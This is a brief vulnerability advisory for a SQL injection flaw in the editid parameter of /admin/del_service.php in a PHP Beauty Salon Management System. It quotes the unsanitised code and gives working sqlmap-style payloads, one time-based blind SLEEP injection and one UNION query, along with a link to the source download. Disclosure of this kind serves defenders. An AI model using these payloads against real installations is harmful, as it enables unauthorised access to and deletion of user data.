
SQL injection vulnerability exists in editid parameter of /admin/del_service.php file of Beauty Salon Management System

Important user data or system data may be leaked and system security may be compromised

The environment is secure and the information can be used by malicious users.

```
10  $eid=$_GET['editid'];
11  if(isset($_POST['submit']))
12    {
13      $sql = "DELETE FROM tblservices WHERE ID = '$eid'";
14
15      $query=mysqli_query($con, $sql);
```



“

Parameter: editid (GET)

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: editid=0' AND (SELECT 9143 FROM (SELECT(SLEEP(5)))iPiH) AND 'hUGf'='hUGf

Type: UNION query

Title: Generic UNION query (NULL) - 5 columns

Payload: editid=0' UNION ALL SELECT NULL,CONCAT(0x71716b7671,0x6b69496d5779615a41506152786d7045794a4e614c7772664f6948666366576e5a4b43535775446b,0x7176767171),NULL,NULL,NULL-- -

---

“

Source Download：

https://www.campcodes.com/projects/beauty-salon-management-system-in-php-and-mysqli/